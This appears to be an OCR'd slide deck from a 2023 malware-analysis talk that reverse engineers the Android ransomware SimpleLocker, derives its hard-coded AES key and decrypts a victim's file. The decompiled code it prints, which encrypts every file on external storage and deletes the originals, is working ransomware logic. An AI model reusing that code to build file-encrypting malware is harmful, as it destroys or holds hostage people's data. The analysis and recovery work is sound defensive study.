        <action android:name="org.torproject.android.service.ITorService"/>
        <action android:name="org.torproject.android.service.TOR_SERVICE"/>
    </intent-filter>
</service>
```

- MainService.java

```
new Thread(new Runnable() { // from class: org.simplelocker.MainService.5
    @Override // java.lang.Runnable
    public void run() {
        try {
            FilesEncryptor encryptor = new FilesEncryptor(MainService.this.context);
            encryptor.encrypt();
        } catch (Exception e) {
            Log.d(Constants.DEBUG_TAG, "Error: " + e.getMessage());
        }
    }
}).start();
```

Call FilesEncryptor

simplelocker.apk

- FilesEncryptor.java

```
public class FilesEncryptor {
    private SharedPreferences settings;
    private ArrayList<String> filesToEncrypt = new ArrayList<>();
    private ArrayList<String> filesToDecrypt = new ArrayList<>();
    private final List<String> extensionsToDecrypt = Arrays.asList("enc");

    public FilesEncryptor(Context context) {
        this.settings = context.getSharedPreferences(Constants.PREFS_NAME, 0);
        String sdRootDir = Environment.getExternalStorageDirectory().toString();
        getFileNames(new File(sdRootDir));
    }

    public void encrypt() throws Exception {
        if (!this.settings.getBoolean(Constants.FILES_WAS_ENCRYPTED, false) && isExternalStorageWritable())
            AesCrypt aes = new AesCrypt(Constants.CIPHER_PASSWORD);
            Iterator<String> it = this.filesToEncrypt.iterator();
            while (it.hasNext()) {
                String fileName = it.next();
                aes.encrypt(fileName, String.valueOf(fileName) + ".enc");
                File file = new File(fileName);
                file.delete();
            }
            Utils.putBooleanValue(this.settings, Constants.FILES_WAS_ENCRYPTED, true);
        }
    }
```

simplelocker.apk

- AesCrypt.java

```
public AesCrypt(String password) throws Exception {
    MessageDigest digest = MessageDigest.getInstance("SHA-256");
    digest.update(password.getBytes(HTTP.UTF_8));
    byte[] keyBytes = new byte[32];
    System.arraycopy(digest.digest(), 0, keyBytes, 0, keyBytes.length);
    this.cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
    this.key = new SecretKeySpec(keyBytes, "AES");
    this.spec = getIV();
}

public AlgorithmParameterSpec getIV() {
    byte[] iv = new byte[16];
    IvParameterSpec ivParameterSpec = new IvParameterSpec(iv);
    return ivParameterSpec;
}

public void encrypt(String rawFile, String encryptedFile) throws Exception {
    FileInputStream fis = new FileInputStream(rawFile);
    FileOutputStream fos = new FileOutputStream(encryptedFile);
    this.cipher.init(1, this.key, this.spec);
    CipherOutputStream cos = new CipherOutputStream(fos, this.cipher);
    byte[] d = new byte[8];
    while (true) {
        int b = fis.read(d);
        if (b != -1) {
            cos.write(d, 0, b);
        } else {
            cos.flush();
            cos.close();
            fis.close();
            return;
        }
    }
}
```

simplelocker.apk

- Constants.java

Constants.java

```
1  package org.simplelocker;
2
3  import java.util.Arrays;
4  import java.util.List;
5  /* loaded from: classes.dex */
6  public class Constants {
7      public static final String ADMIN_URL = "http://rootmesrvdanston.onion/";
8      public static final int CHECK_MAIN_WINDOW_TIME_SECONDS = 1;
9      public static final String CIPHER_PASSWORD = "mcsTnTld1dDn";
10     public static final String CLIENT_NUMBER = "19";
11     public static final String DEBUG_TAG = "DEBUGGING";
```

Encryption/Decryption

```
Key = SHA-256("mcsTnTld1dDn".getBytes(HTTP.UTF_8))

Algorithm = AES-CBC-PKCS7Padding

IV = "0000000000000000" //
```


simplelocker.apk

- Decode the key into HEX

```
Key = SHA-256("mcsTnTld1dDn".getBytes(HTTP.UTF_8))

Algorithm = AES-CBC-PKCS7Padding

IV = "0000000000000000" //
```




```
Key = d49af309a4c69382ff07bc6f83ba4c2595a7f086d3e5b69e119e2337cb75172d
```

https://gchq.github.io/CyberChef/#recipe=SHA2('256',64,160)&input=bWNzVG5UbGQxZERu

simplelocker.apk

- Decrypting


```
[13/09/23 3:17:15] → 01_files adb pull /sdcard/DCIM/Camera/IMG_20230913_130230.jpg.enc
/sdcard/DCIM/Camera/IMG_20230913_130230.jpg.enc: 1 file pulled, 0 skipped. 25.9 MB/s (3064352 bytes in 0.113s)
[13/09/23 3:17:19] → 01_files hexdump -C IMG_20230913_130230.jpg.enc | more
00000000  da 67 a9 eb e6 3c b9 43  ed 11 98 b5 35 1f 09 6d  |.g...<.C....5..m|
00000010  2b ac 5c 7d 43 01 79 df  54 e3 f7 0f 80 b0 a2 fc  |+.\}C.y.T.......|
00000020  90 90 3e 15 26 b3 8b 81  73 c0 0f e8 59 0f 7c ba  |..>.&...s...Y.|.|
00000030  d3 af 12 10 1a df 4a 07  c1 4f 10 32 a6 31 40 c3  |......J..O.2.1@.|
```

File: IMG_20230913_130230.jpg.enc

```
$ openssl enc -aes-256-cbc -d -in IMG_20230913_130230.jpg.enc -out
decrypted.jpg -iv '0000000000000000' -K
'd49af309a4c69382ff07bc6f83ba4c2595a7f086d3e5b69e119e2337cb75172d'
```

simplelocker.apk

```
[13/09/23 3:18:55] → 01_files openssl enc -aes-256-cbc -d -in IMG_20230913_130230.jpg.enc -out decrypted.jpg -iv '00000000000000000' -K 'd49af309a4c69382ff07bc6f83ba4c2595a7f086d3e5b69e119e2337cb75172d'
hex string is too short, padding with zero bytes to length
[13/09/23 3:18:56] → 01_files
[13/09/23 3:18:57] → 01_files
[13/09/23 3:18:57] → 01_files open decrypted.jpg
[13/09/23 3:19:00] → 01_files
[13/09/23 3:25:22] → 01_files
[13/09/23 3:25:22] → 01_files
```



simplelocker.apk

- Cleaning
  - Uninstalling
  - Restore emulator state / flashing device with stock ROM

```
$ adb uninstall org.simplelocker
```

Finishing Up

- Next level of malware reverse engineering
  - Native Code Usage
  - Code Obfuscation
  - Dynamic Code Loading
  - App Packing / Encryption
  - Anti-debugging
  - Anti-instrumentation
  - Etc.

Thank You – Team **McAiden & ITSL**

McAiden Research Lab, Juttikhun Jirathanan, 2023

BLOG.ITSELECTLAB

What is kernel_blob.bin ?

Post Credit